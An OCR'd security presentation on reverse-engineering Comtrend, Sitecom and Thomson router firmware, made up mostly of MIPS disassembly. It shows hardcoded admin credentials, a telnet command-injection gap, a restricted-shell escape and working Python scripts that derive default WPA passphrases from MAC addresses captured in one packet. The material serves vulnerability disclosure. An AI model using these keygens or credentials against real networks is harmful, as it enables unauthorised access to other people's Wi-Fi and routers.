lw      $s0, (dword_100128D0 - 0x10012848)($s2)
la      $t9, strcmp
addiu   $a1, (aUser - 0x550000)  # "user"
jalr    $t9 ; strcmp
move    $a0, $s0         # s1
beqz    $v0, loc_4EE4F8
lw      $gp, 0x40+var_30($sp)
```

```
la      $a1, 0x550000
la      $t9, strcmp
move    $a0, $s0         # s1
jalr    $t9 ; strcmp
addiu   $a1, (aAf16kywb - 0x550000)  # "AF16KywB!"
beqz    $v0, loc_4EE4F8
lw      $gp, 0x40+var_30($sp)
```

```
li      $v0, 2
```


```
loc_4EE4D4:
bne     $s3, $v0, loc_4EE500
la      $t9, m_burn
```

```
la      $a1, 0x550000
la      $t9, strcmp
lw      $a0, (dword_100128D0 - 0x10012848)($s2)  # s1
jalr    $t9 ; strcmp
addiu   $a1, (aAdmin - 0x550000)  # "admin"
bnez    $v0, loc_4EE4FC
```

If (this user) then "admin mode"

Comtrend: Command Injection in telnet service

1. Telnet command sanitization



```
la      $a0, 0x550000
la      $t9, puts
jalr    $t9 ; puts
addiu   $a0, (aWarningOperato - 0x550000)  # "Warning: operator & is not supported!"
lw      $gp, 0xB8+var_A8($sp)
move    $a0, $s0
li      $a2, 2
la      $a1, 0x550000
la      $t9, strncpy
jalr    $t9 ; strncpy
addiu   $a1, (dword_549C84 - 0x550000)
lw      $gp, 0xB8+var_A8($sp)
```

```
loc_45E6D0:
la      $t9, strchr
move    $a0, $s3
jalr    $t9 ; strchr
li      $a1, 0x3B
move    $s0, $v0
beqz    $v0, loc_45E71C
lw      $gp, 0xB8+var_A8($sp)
```


```
la      $a0, 0x550000
la      $t9, puts
jalr    $t9 ; puts
addiu   $a0, (aWarningOpera_0 - 0x550000)  # "Warning: operator ; is not supported!"
lw      $gp, 0xB8+var_A8($sp)
move    $a0, $s0
li      $a2, 2
la      $a1, 0x550000
la      $t9, strncpy
jalr    $t9 ; strncpy
addiu   $a1, (dword_549C84 - 0x550000)
lw      $gp, 0xB8+var_A8($sp)
```

What about pipe "|" ?
And quotes `` ?

- Checks for '&'
- Checks for ';'
- Does **not** check for '|'

  → **still vulnerable**

Comtrend: How to obtain WPA keys?




```
la      $a1, 0x550000
la      $t9, strcasecmp
move    $a0, $s0         # s1
jalr    $t9 ; strcasecmp
addiu   $a1, (aVersion - 0x550000)  # "version"
lw      $gp, 0xB8+var_A8($sp)
beqz    $v0, loc_45E7E0
la      $t9, _ZN11CliShellCmd17processVersionCmdEPc  # CliShellCmd::processVersionCmd(char *)
```

```
la      $a1, 0x550000
la      $t9, strcasecmp
move    $a0, $s0         # s1
jalr    $t9 ; strcasecmp
addiu   $a1, (aMd5wpakey - 0x550000)  # "md5wpakey"
lw      $gp, 0xB8+var_A8($sp)
beqz    $v0, loc_45E7E0
la      $t9, _ZN11CliShellCmd23processShowMD5WPAkeyCmdEPc  # CliShellCmd::processShowMD5WPAkeyCmd(char *)
```

commands in the constrained shell via telnet

```
la      $a1, 0x550000
la      $t9, strcasecmp
move    $a0, $s0         # s1
jalr    $t9 ; strcasecmp
addiu   $a1, (aVdsl - 0x550000)  # "vdsl"
lw      $gp, 0xB8+var_A8($sp)
beqz    $v0, loc_45E7E0
la      $t9, _ZN11CliShellCmd22processShowVDSLInfoCmdEPc  # CliShellCmd::processShowVDSLInfoCmd(char *)
```


Comtrend: How to obtain WPA keys?



```
move    $a1, $zero        # c
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000)  # filename
jalr    $t9 ; fopen
addiu   $a1, (aGmt08(aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
lw      $gp, 0x50+va                         # DATA XREF: WlMngr::getVarDefault(char
move    $s0, $v0
move    $a0, $s1          # s
la      $t9, memset
move    $a1, $zero        # c
beqz    $v0, loc_45C03C
li      $a2, 0x21         # n
```

```
jalr    $t9 ; memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1          # s
li      $a1, 0xD          # n
la      $t9, fgets
jalr    $t9 ; fgets
move    $a2, $s0          # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC)($v0)  # stream
jalr    $t9 ; fprintf
addiu   $a1, (aWpakeyS - 0x550000)  # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)
```

Comtrend: How to obtain WPA keys?



```
sw      $a0, 0x2D8+var_2C0($sp)
addiu   $a1, (aTceolmet2rend0 - 0x550000)  # "tceolmet2rend%02x%02x%02x%02x%02x%02x%s"
move    $a0, $s2          # s
sw      $v0, 0x2D8+var_2C8($sp)
jalr    $t9 ; sprintf
sw      $s5, 0x2D8+var_2B8($sp)
lw      $gp, 0x2D8+var_2B0($sp)
move    $a2, $s2
move    $a0, $s0          # s
la      $a1, 0x550000
la      $t9, sprintf
jalr    $t9 ; sprintf
addiu   $a1, (aEchoNSVarMd5en - 0x550000)  # "echo -n %s > /var/md5encode"
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $t9, bcmSystemEx
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a3, $s0
la      $v0, 0x550000
addiu   $a2, $v0, (aMd5sumVarMd5en - 0x550000)  # "md5sum /var/md5encode > /var/md5result"
addiu   $t0, $a2, (aMd5sumVarMd5en+0x20 - 0x553938)
```


seed + WAN MAC address + LAN MAC address

plaintext

ciphertext

```
loc_49CECC:
lw      $v0, 0($a2)
lw      $v1, 4($a2)
lw      $a0, 8($a2)
lw      $a1, 0xC($a2)
addiu   $a2, 0x10
sw      $v0, 0($a3)
sw      $v1, 4($a3)
sw      $a0, 8($a3)
sw      $a1, 0xC($a3)
bne     $a2, $t0, loc_49CECC
```

Comtrend: How to obtain WPA keys?




```
addiu   $a3, 0x10
```

```
lw      $v1, 0($a2)
lhu     $a0, 4($a2)
lbu     $v0, 6($a2)
la      $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move    $a0, $s0
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $v1, 0x550000
la      $t9, bcmSystemEx
addiu   $v0, $v1, (aRmVarMd5encode - 0x550000)  # "rm /var/md5encode"
lhu     $a3, (aRmVarMd5encode+0x10 - 0x553960)($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960)($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960)($v0)
lw      $v1, (aRmVarMd5encode - 0x550000)($v1)  # "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960)($v0)
sw      $a1, 0x2D8+var_24C($sp)
```

What about patching the FW image with
ls /var/md5encode ??

Comtrend: How to obtain WPA keys?

MD5(
constant seed,
lowercase ethernet mac address,
uppercase wifi mac address
)




```
› Frame 4226: 518 bytes on wire (4144 bits), 518 bytes captured
› Radiotap Header v0, Length 14
⌄ IEEE 802.11 QoS Data, Flags: .p.....T
   ├Type/Subtype: QoS Data (0x0028)
  ›├Frame Control Field: 0x8841
   ├.000 0000 0000 0000 = Duration: 0 microseconds
   ├Receiver address: 00:1a:2b:[redacted] (00:1a:2b:[redacted])
   ├BSS Id: 00:1a:2b:[redacted] (00:1a:2b:[redacted])
   ├Transmitter address: [redacted] ([redacted])
   ├Source address: [redacted] ([redacted])
   ├Destination address: 38:72:c0:[redacted] (38:72:c0:[redacted])
   ├Fragment number: 0
   ├Sequence number: 823
  ›├Qos Control: 0x0000
  ›├CCMP parameters
› Data (470 bytes)
```

1. Bruteforce: 2^{24}. Minutes using GPUs
2. 802.11 headers hold mac addresses in plaintext
   - Capturing a single raw packet is sufficient
   - Allows **instant** computation of passphrase


Comtrend: Biggest ISP in Spain, 2010

```
$ sysinfo && sh
# for i in /*; do echo $i ; done
```



```
LOAD:0008EC50 aCouldNotOpenVa:.ascii "Could not open /var/hwaddr"<0>
LOAD:0008EC50                                             # DATA XREF: sub_1368C+4BC↑o
LOAD:0008EC6B                 .byte 0
LOAD:0008EC6C aBcgbghgg02x02x:.ascii "bcgbghgg%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X"<0>
LOAD:0008EC6C                                             # DATA XREF: sub_1368C+4D8↑o
LOAD:0008ECA5                 .byte 0, 0, 0
LOAD:0008ECA8 aEchoNSVarMd5en:.ascii "echo -n %s > /var/md5encode"<0>
LOAD:0008ECA8                                             # DATA XREF: sub_1368C+56C↑o
LOAD:0008ECC4 aVarMd5encode:  .ascii "/var/md5encode"<0>  # DATA XREF: sub_1368C+5C0↑o
LOAD:0008ECD3                 .byte 0
LOAD:0008ECD4 aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
LOAD:0008ECD4                                             # DATA XREF: sub_1368C+648↑o
LOAD:0008ECFB                 .byte 0
LOAD:0008ECFC aVarMd5result:  .ascii "/var/md5result"<0>  # DATA XREF: sub_1368C+69C↑o
LOAD:0008ECFC                                             # sub_1368C+728↑o
LOAD:0008ED0B                 .byte 0
LOAD:0008ED0C aCouldNotRead_0:.ascii "Could not read /var/md5result"<0>
LOAD:0008ED0C                                             # DATA XREF: sub_1368C+7A0↑o
LOAD:0008ED2A                 .half 0
LOAD:0008ED2C aCouldNotOpen_0:.ascii "Could not open /var/md5result"<0>
LOAD:0008ED2C                                             # DATA XREF: sub_1368C+7EC↑o
LOAD:0008ED4A                 .half 0
LOAD:0008ED4C aRmVarMd5encode:.ascii "rm /var/md5encode"<0>  # DATA XREF: sub_1368C+810↑o
LOAD:0008ED5E                 .half 0
LOAD:0008ED60 aJazztel_02x02x:.ascii "JAZZTEL_%02X%02X"<0>  # DATA XREF: sub_1368C+8DC↑o
LOAD:0008ED60                                             # sub_1368C+978↑o
LOAD:0008ED71                 .byte 0, 0, 0
LOAD:0008ED74 aWlD_guestD:    .ascii "wl%d_Guest%d"<0>  # DATA XREF: sub_1368C+AC4↑o
LOAD:0008ED81                 .byte 0, 0, 0
LOAD:0008ED84 aWlD_D:         .ascii "wl%d.%d"<0>      # DATA XREF: sub_1368C+B58↑o
LOAD:0008ED8C aAdddefaultwlan:.ascii "addDefaultWlanQueueObject returns error. ret=%d"<0>
```

Figure : Same algorithm, different secret seed



```
wifiway ~ # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
RSA key fingerprint is e5:f5:24:75:70:e5:4b:08:c6:e5:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
 12:02am  up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total         used         free       shared      buffers
  Mem:        13912        13684          228            0          948
 Swap:            0            0            0
Total:        13912        13684          228


BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/md5encode
# cat /var/md5encode
bcgbghgg64680C08E50664680C08E509#
```

Figure : They forgot to remove the plaintext!

Sitecom

Sitecom: Previous Findings

Italian researchers released the following problems:[1]


1. Sitecom WLM-3500 backdoor accounts
2. WLM-3500 and WLM-5500 → Wireless keys
3. Firmware obfuscation → XOR encryption
4. WLR-4000 and WLR-4004 → Wireless keys
5. Several web flaws

[1] `http://blog.emaze.net`

Sitecom: Our findings

1. WLR-2100 and WLR-2500 → New algorithm
2. WLR-XXXX and WLM-XXXX → Confirm all affected
3. WL-XXX → New algorithm
4. **Around 90% are affected** → Only MAC is needed :(

Sitecom: WPA generation




xrefs to strMacStrToMacAddr

Directior	Ty|	Address	Text
Do...	p	sysWlanGenWpsPinCodeByLANMac+70	jalr $t9 ; strMacStrToMacAddr
Do...	o	sysWlanGenWpsPinCodeByLANMac+64	la $t9, strMacStrToMacAddr
Do...	p	new_generateWPA2PSKbyMac+12C	jalr $t9 ; strMacStrToMacAddr
Do...	o	new_generateWPA2PSKbyMac+11C	la $t9, strMacStrToMacAddr
Do...	p	generateWPA2PSKbyMac+C4	jalr $t9 ; strMacStrToMacAddr
Do...	o	generateWPA2PSKbyMac+B4	la $t9, strMacStrToMacAddr
Do...	o	.got:strMacStrToMacAddr_ptr	.word strMacStrToMacAddr

Line 3 of 7

Figure : Only mac is involved. Never using random functions

Sitecom: WPA generation



```
globl __new_generateWPA2PSKbyMac
__new_generateWPA2PSKbyMac:
```


```
la      $a1, 0x10000
move    $a0, $s1
jalr    $t9 ; strcpy
addiu   $a1, (a23456789abcdef - 0x10000)  # "23456789ABCDEFGHJKLMNPQRSTUVWXYZ38BZ"
lw      $gp, 0x100+var_F0($sp)
move    $a0, $s2
la      $a1, 0x10000
la      $t9, strcpy
b       loc_ED4C
addiu   $a1, (aWxcdynju8vzabk - 0x10000)  # "WXCDYNJU8VZABKL46PQ7RS9T2E5H3MFGPWR2"
```

```
loc_ED28:
la      $a1, 0x10000
move    $a0, $s1
jalr    $t9 ; strcpy
addiu   $a1, (a0123456789ab_3 - 0x10000)  # "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
lw      $gp, 0x100+var_F0($sp)
move    $a0, $s2
la      $a1, 0x10000
la      $t9, strcpy
addiu   $a1, (aW0x1cdynju8voz - 0x10000)  # "W0X1CDYNJU8VOZA0BKL46PQ7RS9T2E5HI3MFG"
```

```
loc_ED4C:
jalr    $t9 ; strcpy
addiu   $s0, $sp, 0x100+var_90
lw      $gp, 0x100+var_F0($sp)
move    $a0, $s0
la      $t9, memset
move    $a1, $zero
jalr    $t9 ; memset
li      $a2, 0x30
lw      $gp, 0x100+var_F0($sp)
move    $a1, $s3
la      $t9, strMacStrToMacAddr
jalr    $t9 ; strMacStrToMacAddr
addiu   $a0, $sp, 0x100+var_F8
```

Figure : Old-New algorithm. Around 40 models are affected

Sitecom: WPA generation



```
    def __init__(self,bssid):
        self.bssid = bssid

    def generateKey(self, mac, model, keylength = 12):

        charset1, charset2 = self.CHARSETS[model]

        mac = mac.decode("hex")

        val = int(mac[2:6].encode("hex"), 16)

        magic1 = 0x98124557
        magic2 = 0x0004321a
        magic3 = 0x80000000

        offsets = []
        for i in range(keylength):
            if (val & 0x1) == 0:
                val = val ^ magic2
                val = val >> 1
            else:
                val = val ^ magic1
                val = val >> 1
                val = val | magic3

            offset = val % len(charset1)
            offsets.append(offset)

        wpakey = ""
        wpakey += charset1[offsets[0]]

        for i in range(0, keylength-1):
            magic3 = offsets[i]
            magic1 = offsets[i+1]

            if magic3 != magic1:
                magic3 = charset1[magic1]
            else:
                magic3 = (magic3 + i + 1) % len(charset1)
                magic3 = charset2[magic3]
            wpakey += magic3

        return wpakey
```

Sitecom: WLR-2X00


We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static  bin/AutoWPA 000cf6ec73a0 wpamac
flash set WLAN-WPA-PSK NUWFBAYQJNXH
flash set USER-PASSWORD NUWFBAYQJNXH
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)


Sitecom: WLR-2X00. Epic fail :)

Reverse-engineered the whole MD5 hash function :(




```
def generateKey(magic_nr):
    key = ''
    i = 0
    while (i<13):
        key += charset[magic_nr%24]
        magic_nr /= 24
        i += 1
    return key


def createMagicNumber():
    for j in xrange(4):
        mangle ( offsets[j*4:(j+1)*4], seed[j*16:(j+1)*16], macs[j], j )
    return finalMangle()


def mangle(offsets,seed,mac,round_):
        i = 0
        while (i<16):
            if (round_ == 0):
                v1 = data[0]
                v0 = data[1]
                v1 ^= v0
                v0 = data[2]
                v1 &= v0
                v0 = data[1]
            elif (round_ == 1):
                v1 = data[2]
                v0 = data[0]
                v1 ^= v0
                v0 = data[1]
                v1 &= v0
                v0 = data[0]
            elif (round_ == 2):
                v1 = data[2]
                v0 = data[0]
                v1 ^= v0
                v0 = data[1]
            else : # round 3
                v0 = data[1]
                v1 = (v0 ^ 0xFFFFFFFF) # nor $v1,$zero,$v0
                v0 = data[2]
                v1 |= v0
                v0 = data[0]
```

Sitecom: WLR-2X00



```
import re
import sys
import hashlib

charset = 'ABCDEFGHJKLMNPQRSTUVWXYZ'  # Missing I,O

def generateKey(magic_nr):
    key = ''
    i = 0
    while (i<12):
        key += charset[magic_nr%24]
        magic_nr /= 24
        i += 1
    return key

def main():

    if (len(sys.argv)!=2):
        sys.exit('[!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))

    mac = re.sub(r'[^a-fA-F0-9]', '', sys.argv[1])
    if len(mac) != 12:
        sys.exit('[!] Check MAC format!')

    md5 = hashlib.md5()
    md5.update(sys.argv[1])

    key = generateKey(int(md5.hexdigest()[-16:],16))

    print "MAC              : %s"   % (mac)
    print "WLAN_WPA_PSK     : %s"   % (key)
    print "USER_PASSWORD    : %s"   % (key)
    print "WEP128_KEY1      : %s%s" % (key.encode('hex'),key.encode('hex')[6:8])
```

Sitecom: WPS generation




```
.globl sysWlanGenWpsPinCodeByMac
sysWlanGenWpsPinCodeByMac:

var_10= -0x10
var_8= -8
var_4= -4

li      $gp, 0x20540
addu    $gp, $t9
addiu   $sp, -0x20
sw      $ra, 0x20+var_4($sp)
sw      $s0, 0x20+var_8($sp)
sw      $gp, 0x20+var_10($sp)
lbu     $v1, 3($a0)
lbu     $v0, 4($a0)
lbu     $a0, 5($a0)
sll     $v1, 8
addu    $v1, $v0
sll     $v1, 8
lui     $v0, 0x98
addu    $v1, $a0
li      $v0, 0x989680
bnez    $v0, loc_F0CC
divu    $v1, $v0
```

```
break   0x1C00
```

```
loc_F0CC:
la      $t9, ComputeChecksum
mfhi    $s0
jalr    $t9 ; ComputeChecksum
move    $a0, $s0
li      $v1, 0xA
mult    $s0, $v1
lw      $ra, 0x20+var_4($sp)
lw      $gp, 0x20+var_10($sp)
```

%10000000

THOMSOM. Remember SpeedTouch issue?



```
generateSSID:

var_10= -0x10

addiu   $sp, -0x10
sw      $ra, 0x10+var_10($sp)
andi    $a1, 0xFF
andi    $t0, 0xFF
beqz    $t0, loc_80545554
andi    $a2, 0xFF
```

```
li      $v0, 17
beq     $a1, $v0, loc_80545530
li      $v0, 0x13
```

```
0, loc_80545544
2
```

```
loc_80545554:
sltiu   $v0, $a1, 0xA
